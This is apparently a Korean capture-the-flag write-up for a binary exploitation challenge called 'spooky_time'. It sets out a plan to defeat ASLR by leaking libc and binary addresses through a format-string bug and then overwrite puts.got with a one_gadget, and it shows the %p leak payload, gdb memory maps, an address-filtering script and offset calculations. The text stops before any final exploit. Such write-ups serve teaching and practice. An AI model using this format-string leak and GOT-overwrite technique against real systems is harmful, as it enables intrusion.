
시 나 리 오

exploit 시나리오는 다음과같습니다.

먼저 aslr이 켜져있기때문에 libc base 주소와 bin 실행주소를 구해
야합니다.

이후 libc one_gadget을 이용하여 puts.got 주소를 덮고
쉘을 획득하면됩니다.


DEBUG




```
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555554000 0x0000555555555000 r--p      /home/whoami/spooky_time/test/challenge/spooky_time
0x0000555555555000 0x0000555555556000 r-xp      /home/whoami/spooky_time/test/challenge/spooky_time
0x0000555555556000 0x0000555555557000 r--p      /home/whoami/spooky_time/test/challenge/spooky_time
0x0000555555557000 0x0000555555558000 rw-p      /home/whoami/spooky_time/test/challenge/spooky_time
0x0000555555558000 0x000055555555a000 rw-p      /home/whoami/spooky_time/test/challenge/spooky_time
0x00007ffff7d91000 0x00007ffff7d94000 rw-p      mapped
0x00007ffff7d94000 0x00007ffff7dbc000 r--p      /home/whoami/spooky_time/test/challenge/glibc/libc.so.6
0x00007ffff7dbc000 0x00007ffff7f51000 r-xp      /home/whoami/spooky_time/test/challenge/glibc/libc.so.6
0x00007ffff7f51000 0x00007ffff7fa9000 r--p      /home/whoami/spooky_time/test/challenge/glibc/libc.so.6
0x00007ffff7fa9000 0x00007ffff7fad000 r--p      /home/whoami/spooky_time/test/challenge/glibc/libc.so.6
0x00007ffff7fad000 0x00007ffff7faf000 rw-p      /home/whoami/spooky_time/test/challenge/glibc/libc.so.6
0x00007ffff7faf000 0x00007ffff7fbe000 rw-p      mapped
0x00007ffff7fbe000 0x00007ffff7fc2000 r--p      [vvar]
0x00007ffff7fc2000 0x00007ffff7fc3000 r-xp      [vdso]
0x00007ffff7fc3000 0x00007ffff7fc5000 r--p      /home/whoami/spooky_time/test/challenge/glibc/ld-linux-x86-64.so.2
0x00007ffff7fc5000 0x00007ffff7fef000 r-xp      /home/whoami/spooky_time/test/challenge/glibc/ld-linux-x86-64.so.2
0x00007ffff7fef000 0x00007ffff7ffa000 r--p      /home/whoami/spooky_time/test/challenge/glibc/ld-linux-x86-64.so.2
0x00007ffff7ffb000 0x00007ffff7ffd000 r--p      /home/whoami/spooky_time/test/challenge/glibc/ld-linux-x86-64.so.2
0x00007ffff7ffd000 0x00007ffff7fff000 rw-p      /home/whoami/spooky_time/test/challenge/glibc/ld-linux-x86-64.so.2
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
gdb-peda$
```

일단 main에 break를 걸고
bin & libc의 start point와 end point를 확인해보았습니다.
bin start : 0x0000555555554000
bin end : 0x000055555555a000
libc start : 0x00007ffff7d94000
libc end : 0x00007ffff7faf000

DEBUG




```
%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,
%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,
%p,%p,%p

Ok, you are not good with that, do you think that was scary??

0x1,0x1,0x7ffff7ea8a37,0x3f,0x7ffff7fad280,0x3100000000,(nil),0x70252c70252c7025,0x252c70252c70252c,0x2c70252c70252c70,0x70252c70252c7025,0x2
52c70252c70252c,0x2c70252c70252c70,0x70252c70252c7025,0x252c70252c70252c,0x2c70252c70252c70,0x70252c70252c7025,0x252c70252c70252c,0x2c70252c7
0252c70,0x70252c70252c7025,0x252c70252c70252c,0x2c70252c70252c70,0x70252c70252c7025,0x252c70252c70252c,0x2c70252c70252c70,0x70252c70252c7025,
0x252c70252c70252c,0x2c70252c70252c70,0x70252c70252c7025,0x252c70252c70252c,0x2c70252c70252c70,0x70252c70252c7025,0x252c70252c70252c,0x2c7025
2c70252c70,0x70252c70252c7025,0x252c70252c70252c,0x2c70252c70252c70,0x70252c70252c7025,0x252c70252c70252c,0x2c70252c70252c70,0x70252c70252c70
25,0x252c70252c70252c,0x2c70252c70252c70,0x7025,(nil),(nil),0x2fba4605d1957a00,0x1,0x7ffff7dbdd90,(nil),0x5555555553c0,0x100000000,0x7fffffff
e318,(nil),0x250dd4cc862f2f0c,0x7fffffffe318,0x5555555553c0,0x555555557b80,0x7ffff7ffd040,0xdaf22b33420d2f0c,0xdaf23b7b3ca52f0c,(nil),(nil),(
nil),(nil),(nil),0x2fba4605d1957a00,(nil),0x7ffff7dbde40,0x7fffffffe328,0x555555557b80,0x7ffff7ffe2e0,(nil),(nil),0x555555555160,0x7fffffffe3
10,(nil),(nil),0x555555555185,0x7fffffffe308,0x1c,0x1,0x7fffffffe557,(nil),0x7fffffffe58b,0x7fffffffe59b,0x7fffffffe5b8,0x7fffffffe5e8,0x7fff
ffffe5f8,0x7fffffffe624,0x7fffffffe633,0x7fffffffe642,0x7fffffffe64b,0x7fffffffe65d,0x7fffffffe66a,0x7fffffffe68c,0x7fffffffec7bBetter luck n
ext time!
```




```
gdb-peda$ aslr off
gdb-peda$ 
```

aslr off
이후 사용자의 이력값을 크게받는 취약점포인트를 이용하여
bin & libc 와 비슷한 주소가 있는지 탐색하였습니다.

DEBUG




```python
arr = [0x1,0x1,0x7ffff7ea8a37,0x3f,0x7ffff7fad280,0x3100000000,0x1,0x70252c70252c7025,0x25

bin_start = 0x555555554000
bin_end = 0x55555555a000

libc_start = 0x7ffff7d94000
libc_end = 0x7ffff7faf000


for i in range(0,len(arr)):
    if hex(bin_start) <= hex(arr[i]) <= hex(bin_end):
        print(f'found [bin]! {i+1} : {hex(arr[i])}')
    if hex(libc_start) <= hex(arr[i]) <= hex(libc_end):
        print(f'found [lib]! {i+1} : {hex(arr[i])}')
```



```
whoami@choijunwon:~/spooky_time/test/challenge$ python3 ma.py
found [lib]! 3 : 0x7ffff7ea8a37
found [lib]! 5 : 0x7ffff7fad280
found [lib]! 49 : 0x7ffff7dbdd90
found [bin]! 51 : 0x5555555553c0
found [bin]! 57 : 0x5555555553c0
found [bin]! 58 : 0x555555557b80
found [lib]! 69 : 0x7ffff7dbde40
found [bin]! 71 : 0x555555557b80
found [bin]! 75 : 0x555555555160
found [bin]! 79 : 0x555555555185
```

찾아야되는 양이 너무많아
출력된 주소 중 libc & bin base 에 근접한 값만 뽑았습니다.

DEBUG




```
>>> print(0x7ffff7ea8a37-0x7ffff7d94000)
1133111
>>> print(0x5555555553c0-0x555555554000)
5056
>>> 
```

